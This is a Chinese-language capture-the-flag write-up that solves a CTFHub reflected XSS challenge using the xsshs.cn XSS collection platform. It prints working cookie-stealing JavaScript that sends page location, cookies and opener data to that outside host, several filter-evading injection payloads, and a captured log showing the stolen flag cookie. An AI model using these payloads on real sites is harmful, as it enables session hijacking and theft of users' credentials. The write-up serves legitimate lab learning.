
What's your name: CTFHub

Hello, '">



http://challenge-55f124d006083882.sandbox.ctfhub.com:10800/?name=</tExtArEa>'"><sCRiPt sRC=//xsshs.cn/sWSf></sCr

成功后回到刚刚的XSS网址点击项目内容查看记录：



项目代码

项目名称: XSS CTF

项目代码:

```
(function(){(new Image()).src='https://xsshs.cn/xss.php?do=api&id=sWSf&location='+escape((function(){try{return document.location.href}catch(e){return ''}})())+'&toplocation='+escape((function(){try{return top.location.href}catch(e){return ''}})())+'&cookie='+escape((function(){try{return document.cookie}catch(e){return ''}})())+'&opener='+escape((function(){try{return (window.opener && window.opener.location.href)?window.opener.location.href:''}catch(e){return ''}})());})();
if(''==1){keep=new Image();keep.src='https://xsshs.cn/xss.php?do=keepsession&id=sWSf&url='+escape(document.location)+'&cookie='+escape(document.cookie)};
```

如何使用:

将如下代码植入怀疑出现xss的地方（注意'的转义），即可在 项目内容 观看XSS效果。

```
</tExtArEa>'"><sCRiPt sRC=//xsshs.cn/sWSf></sCrIpT>
```

或者

```
</tEXtArEa>'"><img src=# id=xssyou style=display:none onerror=eval(unescape(/var%20b%3Ddocument.createElement%28%22script%22%29%3Bb.src%3D%22%2F%2Fxsshs.cn%2FsWSf%22%2BMath.random%28%29%3B%28document.getElementsByTagName%28%22HEAD%22%29%5B0%5D%7C%7Cdocument.body%29.appendChild%28b%29%3B/.source));//>
```

再或者以你任何想要的方式插入

```
<img src=x onerror=s=createElement('script');body.appendChild(s);s.src='你的js地址';>
```

↓↓↓！~极限代码~！(可以不加最后的>回收符号，下面代码已测试成功)↓↓↓


```
<sCRiPt/SrC=//xsshs.cn/sWSf>
```

↓↓↓图片探测↓↓↓

图片插件：**//xsshs.cn/sWSf/xss.jpg【必须勾选默认模块】**

```
<img sRC=//xsshs.cn/sWSf/xss.jpg>
```

这时候应该会收到一条记录，展开后里面就有flag：



项目名称: XSS CTF

Domain: 全部 ←←←此处可选择需要查看的域名

☐	+全部	时间	接收的内容	Request Headers	操作
☐	-折叠	2021-09-02 00:22:00	• location : http://challenge-55f124d006083882.sandbox.ctfhub.com:10800/?name=%3C%2FtExtArEa%3E%27%22%3E%3CsCRiPt sRC%3D%2F%2Fxsshs.cn%2FsWSf%3E%3C%2FsCrIpT%3E • toplocation : http://challenge-55f124d006083882.sandbox.ctfhub.com:10800/?name=%3C%2FtExtArEa%3E%27%22%3E%3CsCRiPt sRC%3D%2F%2Fxsshs.cn%2FsWSf%3E%3C%2FsCrIpT%3E • cookie : flag=ctfhub{bb38f6f4eb6f3a1740726f80} • opener : • title :	• HTTP_REFERER : http://challenge-55f124d006083882.sandbox.ctfhub.com:10800/?name=%3C%2FtExtArEa%3E%27%22%3E%3CsCRiPt+sRC%3D%2F%2Fxsshs.cn%2FsWSf%3E%3C%2FsCrIpT%3E • HTTP_USER_AGENT : Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/70.0.3538.110 Safari/537.36 • REMOTE_ADDR : 121.196.63.59 • IP-ADDR : 浙江 杭州 阿里云 • code : • screenshot : 右键新窗口打开查看截图	删除
☐	+展开	2021-09-02 00:18:45	• location : http://challenge-55f	• HTTP_REFERER : http://ch	删除

1 共1页

选中项操作: 删除

总结：一开始完XSS还是得靠别人生成的代码去攻击，我一开始还在想我如何写出自己的XSS攻击代码（这应该需要很好的js基础）

本题结束。

(已完结)